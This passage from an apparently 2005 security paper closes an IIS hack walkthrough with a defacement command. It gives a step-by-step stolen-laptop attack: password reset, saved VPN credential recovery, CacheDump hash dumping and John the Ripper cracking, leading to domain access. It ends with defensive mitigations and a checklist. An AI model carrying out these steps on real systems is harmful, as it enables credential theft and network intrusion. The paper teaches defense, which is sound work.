 85.000.000 $ revenue

 20.000.000 $ employees
 20.000.000 $ investment
 25.000.000 $ CEO
 20.000.000 $ Accountant (me:)
```

Figure 6

Access to the file can be done either through the browser as demonstrated above or by making a new TFTP connection to the attacker's TFTP server, this time uploading the file using the PUT command. Since only the data is relevant and since the file is not a spreadsheet but only a simple text file, there is no need to do more than use the TYPE command to see the content of the plaintext text-file. Confidentiality has been successfully broken, as the accounting info is now known by the attacker!


So now it should be a simple matter to deface the website, but should the web folder have strong permissions set the same trick can be used again to circumvent file-permissions. The attacker first tests his access to the c:\inetpub\wwwroot\ folder by making a new file in the folder using the ECHO command and redirecting the output (">") to a file:

```
echo "test" > text.txt
```

He then verifies the file was created by calling it from the web browser. The hacker closes in and finishes the job with customized html code:

```
C:\Inetpub\wwwroot>echo "<html><head></head><body><p>you are owned by me!
/hacker</p></body></html>" > index.htm
```

He sits back and enjoys the fruits of his labor (figure 7) while he plans his cleanup phase, especially how to cover his tracks from the IIS log files where his fingerprint is all over the place. He may even consider reapplying the original permissions to the accounting file so the victim is unsure if the attack was just web defacement or more than that. Integrity and availability has successfully been compromised, as the webpage has been changed and since regular visitors will be denied access to the information on the original website!


http://iisserver/ - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
Address http://iisserver/ Go
Done Local intranet

"

you are owned by me! /hacker

"

Figure 7

EFS Physical Hack

Theory

Microsoft included file encryption (EFS) as a feature in Windows 2000 and Windows XP Professional. In Windows XP they changed some of the shortcomings that were discovered in Windows 2000. First, let's look briefly at how EFS works [10].

When a user is created, the account is automatically issued a symmetric key pair – a private key and a public key. The private key is protected by strong encryption. When the user wants to encrypt a file, the file is first encrypted with a symmetric File Encryption Key (FEK) that is generated randomly and unique for each file encrypted. Then the FEK is encrypted using the public key of the user, ensuring that only the user can decrypt the file. In Windows 2000 there must be a Default Recovery Agent (DRA) or EFS will not be allowed, so by default the local administrator is made DRA for a local user and the original administrator of the root domain is made the DRA in a for a domain user. The DRA's public key is also used to encrypt the FEK so recovery can be made, should the user loose the private key. This is illustrated in figure 8.




Figure 8

In Windows XP there have been two important changes. First, a DRA is not required and will not be issued for a local account. Secondly, the user's private key is not only encrypted but the user's current password is also used to protect the key. These two initiatives are mostly to mitigate physical attacks against local accounts where a laptop is stolen and the attacker then uses an alternative boot-media to access the SAM database on the laptop and resets the local administrator's password and/or the user's password (maybe after being the local administrator). Then the user's or administrator's private key can not be accessed anymore and the EFS protected files of the user is inaccessible to the attacker.

The local SAM database only holds hashed passwords of the local user accounts, but domain accounts are cached differently in the registry under HKLM\SECURITY\CACHE\ as well as encrypted and hashed differently than the passwords in the local SAM database[15] [11], making most hash dump programs unable to grab the information and most password crackers unable to bruteforce the hashes. So since it has previously been considered almost impossible for the "public" (some security companies have such tools developed in-house but keep them close and for professional use only) to grab the cached domain credentials from a stolen laptop and since the local administrator is not the DRA for a domain user, there has not been made any changes because of this with regards to EFS.

Scenario:
We have a domain user that has a laptop he uses when traveling and also brings home with him to work from using VPN tunneling to access his corporate network resources, e.g. files, email and intranet resources. The user is not a local administrator on the laptop. The user has made an EFS encrypted folder on the local hard disk where he stores confidential and sensitive documents and files. When the laptop was installed and configured, an administrator logged into the laptop briefly to add the computer to the domain or similar tasks. The user has enabled the "save this username and password" feature in his manually created dial-up VPN connection to the corporate network. Now, suddenly the user looses the laptop. This could be in the airport if the user was not ferociously guarding the laptop all the time or there could be a break-in to his house or car. The cost of the laptop is covered by the insurance company and the files are encrypted, so the user feels safe - he followed corporate policies and now orders a new laptop from the purchasing department, thinking the loss is no big deal and only a monetary loss.




Figure 9

Goal: The attacker who stole the laptop wants to access the confidential encrypted files on the laptop and if possible use the laptop as a stepping-stone to enter the corporate network. The attacker has physical access to the laptop and almost unlimited time as the laptop is in his possession.

[15] http://www.cr0.net:8040/misc/cachedump.html, see the "Description of the Authentication Process" section. (accessed 16 Mar. 2005)


Files needed:

- Petter Nordahl's boot-CD[16]
- Dialupass v.2.43[17]
- CacheDump v.1.0[18] [11]
- John the Ripper v.1.6.37[19]
- John Bigpatch plug-in for John the Ripper[20]
- Cygwin[21]

The Hack, Step-by-Step:
Step 1 - Footprinting, Scanning and Enumeration: The attacker boots the stolen laptop and is met with a Windows login screen of the corporate user. This means that Syskey protection is not enabled with value 2 or 3 (protected by either Syskey user password or Syskey key on floppy).

Step 2 - Penetration: So maybe there is some valuable corporate information on this laptop the attacker can get his hands on. The attacker downloads and burns a CD with Petter Nordahl's well-known boot-image and boots the laptop from the CD. He goes through the menus and reset the local administrator's password to blank (no password). The attacker is now able to logon to the laptop as the local administrator.

Step 3 - Escalation: Well, there is no need to bruteforce everything if he can avoid to, so the hackers tries the easy way first. He downloads a copy of Nirsoft's freeware tool Dialupass and sees if the laptop's owner did in fact save his/her dialup credentials for ease of use. The credentials are found within seconds and are the only stored credentials.



Entry Name	Phone / Host	User Name	Password	Domain
My Work	192.168.0.200	user1	password1	

1 item(s)


Figure 10

By now the attacker has the credentials of the laptop's owner, a user that has the option to dial-in with VPN tunneling to the employee's corporate network. Also,

16 http://home.eunet.no/~pnordahl/ntpasswd/cd050303.zip
17 http://www.nirsoft.net/utils/dialupass2.html
18 http://www.cr0.net:8040/misc/cachedump.html (accessed 16 Mar. 2005)
19 http://www.openwall.com//john/
20 http://www.cr0.net:8040/misc/patch-john.html
21 http://www.cygwin.com/

the attacker should be able to access all the user's files stored on the laptop. He makes a quick search for documents using the Windows search function.

Step 4 - Pillaging: The attacker logs off and then in again as the domain user called "User1" and accesses the EFS encrypted "Very secret information.txt" file. The attacker has compromised the confidentiality of User1's secret file!



My Encrypted Documents
C:\Documents and Settings\User1\My Documents\My Encrypted Documents
Very secret information - Notepad
Other Places
Details

```
Aliens will takeover earth april 1st.
My mothers only child is father to my children.
```

Very secret information
Text Document
Attributes: Encrypted
Date Modified: 26. februar 2005, 18:57
Size: 88 bytes

Figure 11


Step 5 – Escalation (part 2): Well, maybe there are more juicy domain accounts cached on the laptop, so the attacker logs off and in as local administrator once again. He then downloads the relatively new tool (January 2005) called CacheDump v.1.0 from Arnaud Pilon's site[18] [11]. He runs the tool and gets 2 domain hashes. The hash for User1 is not needed as he already got the credentials, but the domain account called "administrator" may be nice for him to lay his hands on as they might be highly privileged. He dumps the hash to a file (users.txt) and moves it to his own PC. He deletes the line with User1's hash from the file as it is unneeded and will only slow down the cracking process.



```
C:\WINDOWS\System32\cmd.exe
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>cd ..

C:\Documents and Settings>cd ..

C:\>cachedump
user1:E8AE94A751E4395B068164963E91C247
administrator:9F9C001DD402DCC2919574E90C921264

C:\>cachedump > users.txt

C:\>_
```

Figure 12

On his own PC he starts up Cygwin, “a Linux-like environment for Windows”[22] and compiles John the Ripper from the John Bigpatch plug-in patched source code, making John the Ripper able to crack the hashed passwords from Windows domain accounts besides passwords stored using other hashing algorithms. Then he fires up John with the required syntax[18] to crack the hash in the CacheDump file.



```
~/john-1.6.37/run
                 ~/john-1.6.37/run
$ ./john -format:mscash users.txt
Loaded 1 password hash (M$ Cache Hash [mscash])
Pass1!           (administrator)
guesses: 1  time: 0:00:40:28 (3)  c/s: 1264384  trying: Pass1!

                 ~/john-1.6.37/run
$
```


Figure 13

So after about 40 minutes the John the Ripper software has bruteforce cracked the 6 character long complex password “Pass1!” that has uppercase, lowercase, numbers and symbols in it.

Step 6 – Pillaging (part 2): The attacker needs to find anonymous internet access to cover his tracks, so he might find a Cybercafé one evening and pay in cash. He then logs in on the laptop as the domain user “administrator” using the password “Pass1!”. He has previously logged in as User1 and seen the correct settings for a VPN connection to the laptop owner’s corporate network, so now he creates a new VPN dial-up connection. Usually domain administrators are not allowed remote access and may be monitored, so he connects to the corporate VPN server using User1’s credentials. Then he finds a domain controller to test

[22] http://www.cygwin.com/, see top of webpage, (accessed 16 Mar. 2005)

the level of privilege the cracked administrator has by seeing if he can map the C$ share on the domain controller. To verify that the server actually is a domain controller, he uses the NBTStat command and looks for the service type "[1C]". All this information indicates he has obtained the credentials of a domain administrator if not an enterprise administrator account. All that is left for the attacker to do is to probe the network for file servers and other resources that may have valuable information he can use or abuse - and this he most likely will be able to do unnoticed. He can also create his own backdoor administrator and user accounts, so should the passwords expire or be reset for the cracked accounts he will still have access. Compromise is total, confidentiality, integrity and maybe also availability (if he deletes or edits files) is totally compromised for the corporate network!



C:\WINDOWS\System32\cmd.exe

```
C:\Documents and Settings\administrator.HACKER>nbtstat -A 192.168

Local Area Connection:
Node IpAddress: [192.168.0.236] Scope Id: []

           NetBIOS Remote Machine Name Table

       Name               Type         Status
    ---------------------------------------------
    DC             <00>  UNIQUE      Registered
    DC             <20>  UNIQUE      Registered
    HACKER         <00>  GROUP       Registered
    HACKER         <1C>  GROUP       Registered
    HACKER         <1B>  UNIQUE      Registered
    DC             <03>  UNIQUE      Registered
    DC$            <03>  UNIQUE      Registered
    HACKER         <1E>  GROUP       Registered
    HACKER         <1D>  UNIQUE      Registered
    ..__MSBROWSE__.<01>  GROUP       Registered
    ADMINISTRATOR  <03>  UNIQUE      Registered

    MAC Address = 00-00-E8-5F-F6-E4
```

Figure 14

Other Hacks

Due to space restrictions I can not go through more hacking examples, but I want to point the reader to three additional hacking examples:

1. In the newly (2005) released premiere issue of TechNet Magazine[23], Jesper M. Johansson from the Microsoft Corporation shows in his article How A Criminal Might Infiltrate Your Network how SQL Injection techniques can be used to get a foothold to compromise a full domain using many techniques like NetCat reverse shell, dumping of LSA secrets, use of a Trojan, dumping AD users password hashes, etc.
2. In a Blackhat conference briefing[24] from 1999 called Over the Router, Through the Firewall, to Grandma's House We Go, Eric Schultze along with George Kurtz from Foundstone, Inc. demonstrates how techniques using port scanning, port redirecting, NetCat shells, passing the hash, etc. is used by an attacker to go through a DMZ to get to a server on the inside network. The hack can be seen as streaming video in Real Player format.
3. The hacker group "Buffer Overflow Security" documented how they hacked apache.org by using only exploitation of bad configurations in their paper[25] How we defaced www.apache.org on may 3rd in 2000.[26]

Discussion of the Hacks and Possible Solutions

What could be done to mitigate these attacks from a technical standpoint? First, let's list what was essential for the hacking examples:

Unicode Hack:

1. Exploit giving low privileged command-line access to the system. Another later/future exploit might give access as SYSTEM directly.
2. Read/execute access to the system tools in \system32\ folder.
3. Write access to disk for own tools and escalation exploit.
4. Exploit grants interactive SYSTEM access.
5. SYSTEM/admin allows control over user rights and ACL leading to reading sensitive of files and web defacement.

EFS Physical Hack:

1. Physical access to system allows boot on other media.
2. Access to SAM database allows overwrite of admin password giving administrator privilege access to system.
3. Administrator access allows dump of domain hashes (local account hashes are also easy to dump) and dump of saved passwords stored in registry from dial-up connection (also auto-logon info if used).
4. Cracked domain accounts allow full access to EFS encrypted sensitive files, VPN access to domain network and domain administrative privileges.

[23] http://www.microsoft.com/technet/technetmag/issues/2005/01/AnatomyofaHack/default.aspx (accessed 16 Mar. 2005)
[24] http://www.blackhat.com/html/bh-multi-media-archives.html#USA%201999, (accessed 16 Mar. 2005)
[25] http://www.dataloss.nl/papers/how.defaced.apache.org.txt, (accessed 16 Mar. 2005)
[26] http://packetstormsecurity.nl/papers/general/cruciphux, (accessed 16 Mar. 2005)

Now let us list the hacking phases and look at the possibilities in more details. Since some of these phases are looped and closely tied, I will look at them together in “blocks”:

1. **Footprinting, Scanning and Enumeration**
   First off in the Unicode Hack, we could harden against banner grabbing by using Microsoft’s tool called UrlScan[27]. Also, we could ensure company information is limited or hidden in the public DNS registrant records, in user signatures when posting to newsgroups or to mailing lists and in email addresses posted on web pages (e.g. posting email aliases only that are not equal to user accounts). This will most likely force the attacker to probe the web server more maybe giving us early warning of an upcoming attack.
   In the EFS Hack we could do a hardening by removing the display of the last user logged on to the system and by removing visible markings or stickers, making the attacker uncertain if the computer is a domain member or not, so should he reset local users he will have denied himself access to their EFS protected files. Pre-boot authentication using Syskey will also obscure domain information, although the information is possible to get using the registry tools on the Nordahl boot CD. Third party disk encryption will prevent this.
2. **Penetration, Escalation and Getting Interactive**
   Naturally, patching and updating the systems is essential (as the SANS Top 20[28] has showed for years) since most attacks are using well known vulnerabilities, thereby reducing the risk of a successful penetration. If we look at the Unicode attack, it is important to notice that even though the attack is old now there might be released a brand new buffer overflow next week that either gives the attacker full system access or restricted guest access. So the exploit in itself is not essential, but the tools and techniques used afterwards are. UrlScan will protect against many attacks as the administrator can limit what requests are sent to a server, thereby making up for possible input validation errors in web applications, restricting allowed commands and controlling maximum input length. In Windows Server 2003 the web service is not longer running in the context of the SYSTEM severely limiting the effect of possible future exploits against this service, so we should consider upgrading all or selected servers. We could also harden against many of these techniques by putting very restrictive permissions on essential system file, e.g. CMD.exe, COMMAND.com, TFTP.exe (this file will actually be removed in Windows Server 2003 with SP1), FTP.exe, and CACLS.exe. Why would SYSTEM or guest accounts need access to these files? And if system needs access (e.g. for installing software and patches) maybe we could open up only when needed on the perimeter servers. This way we seriously hinder the attacker’s ability to use the files and getting them or other files (e.g.

[27] http://www.microsoft.com/technet/security/tools/urlscan.mspx
[28] http://www.sans.org/top20/

NetCat) onto the system. We could also use the local security policies denying network access to the local administrator and SYSTEM accounts and deny interactive logon to the server for the SYSTEM and guest accounts. Even though this will neither block the NetCat connection nor block the ISPC.exe/IDQ.dll connection, it may be useful in other circumstances with other exploits and may harden against network attacks from other DMZ servers and from insiders. We could also limit the protocols allowed for the server to use when connecting outbound and to what IP or DNS scope connections are allowed (e.g. Windows Update only) at the network router/firewall level or by installing a host firewall that restricts what applications may be allowed to do outbound connections. Write access to the system should also be more restrictive giving the attacker no places to put his own files. The IUSR account most likely only needs read access to the \wwwroot\ folder with subfolders and nowhere else. Write access may be even more restrictive than that. So in essence we try to deny the attacker access to the useful files, we try to deny him the possibility to bring his own files, we try to deny him network access, we try to deny him getting interactive and we deny him places to put and run his own files, thereby giving the attacker a very restrictive "work" environment. All this will reduce risk and raise the possibility that the attack will be detected in time and can be controlled or limited.
Since the EFS hack has very few steps, we only have a few options. We could use full disk encryption to protect against the bypass of account protection and local login, e.g. stronger Syskey implementation or use of third party products like "Pointsec for PC"[29], "Safeboot Device Encryption"[30] and "Free CompuSec"[31]. To protect the data we must use a solution that is not dependent on other implementations - like EFS is dependent on Windows authentication. We could either use full disk encryption or use file/folder encryption, but the solution must have proper key handling and we should consider using multifactor authentication. File/folder encryption would also protect against network based EFS attacks from insiders. To protect against the CacheDump attack we can really do nothing more than preventing system access in the first place with pre-boot authentication (as done in all full disk encryption solutions), since the domain account hashes cannot be protected directly without an initiative and design change from Microsoft. We can avoid the presence of the hashes and storing of credentials (e.g. VPN credentials) by implementing stronger system policies at the cost of user friendliness and flexibility. This way a user must always connect to the corporate network for authentication by using the "logon using dialup networking" option from the login screen as credentials are not cached and the user must either manually enter username and password when using VPN and dial-up connections or the users Windows login is automatically used as

[29] http://www.pointsec.com/products/products_pointsec.asp
[30] http://www.safeboot.com/safeboot.asp?page=products
[31] http://www.ce-infosys.com.sg/CeiNews_FreeCompuSec.asp

credentials for dial-up connections. Changing passwords for relevant domain accounts if a computer is stolen will also be a good policy.

3. **Pillaging, Expanding Influence and Cleaning Up**
   As was seen in the Unicode hack we can not rely on authorization to protect sensitive data (by using ACL), so we should consider an independent encryption solution. This also was essential in the EFS hack, where the security of the encryption was tied to the user account that could be cracked offline circumventing protective measures like account lockout and password reset protection. The web page defacement should be stopped by preventing exploitation, escalation and interactivity, but one could use additional steps to harden the web content. The content could be loaded from a CD-R making modification impossible or making it harder to access by using virtual folders on other servers, much the same way central logging is used to protect log-files, requiring the attacker to compromise another system also. To protect against "island hopping" and using a compromised system as a stepping-stone, it is essential not to use identical accounts on multiple systems and a strong implementation of least privilege. Does the web server need to communicate with the internal HR server? If not, then deny this communication. Implement VLANs and network separation to restrict enumeration and access. Do remote users require access to sensitive data and system? If not limit access by using quarantine networks with access only to the required services, e.g. mail and file servers, and demand CRM and HR access is done inside on the corporate network. Can tightly locked up terminal server connections be used instead of full network access using VPN tunneling? If yes, then implement this solution to most of the workforce that only requires access to common applications and services and only granting VPN access to a handful or limited number of important individuals. To discover compromise we must use, analyze and review logging of perimeter systems as well as systems storing sensitive data. We should consider auditing the systems often as well, ensuring file hashes are right, scan for root-kits and verify that only the allowed services are running on servers. We should also audit rules in routers, IDS systems and firewalls regularly. Port scanning and vulnerability scanning are easy ways to audit the successful implementation of patch management and change management.

Hacking Defense-in-Depth List (HDL)

If we look at all the solutions presented above, these can reorganized and presented in a more generic list that can serve as a baseline for implementing Defense in Depth based on the hacking phases defined by Hacking Exposed [7]+[8]. The list is seen in table 1 below:

Phase to Obstruct	Considerable Actions	Examples
Footprinting	• Restrict publicly available information to a minimum. • Restrict banner grabbing. • Monitor connections attempts with IDS. • Filter unneeded ports, protocols and connections inbound and outbound. • Restrict SAM database traversal. • Restrict unauthenticated connections.	• Use email aliases. • Remove DNS registrant information. • UrlScan. • Install IDS at perimeter. • Use routers, network firewalls and host firewalls.
Scanning		
Enumeration		
Penetration	• Audit Patch management. • Audit Change management. • Disk encryption. • Pre-boot authentication. • Multifactor authentication. • Disabling of cached and saved credentials. • Input validation and restrictions in applications. • Limit privilege context services run as. • Restrict network communication. • Use pass-phrases, stronger passwords or multifactor authentication for administrative accounts. • Password change.	• Windows Update. • Windows SUS Server. • Shavlik HFNetChkPro. • Pointsec, Safeboot or CompuSec encryption. • Smart cards, USB Tokens or Fingerprint readers. • Security Templates. • Local security policy. • Group policy (GPO). • UrlScan. • System upgrade. • IPSec. • Sentences as passwords, making the password much longer and harder to bruteforce crack. • Policy when theft of PC.
Escalation	• Restrict file access. • Restrict folder access. • Restrict write access. • Restrict network access.	• CMD.exe, Command.com • TFTP.exe, FTP.exe • TELNET.exe • CACLS.exe

	• Restrict communication in firewall and routers. • Encrypt network communications. • Restrict outbound traffic and destinations. • Restrict SAM database traversal.	• File and folder ACL. • Local security policy. • Group policy (GPO). • Deny FTP traffic. • Limit outbound applications and destinations in host firewall. • IPSec.
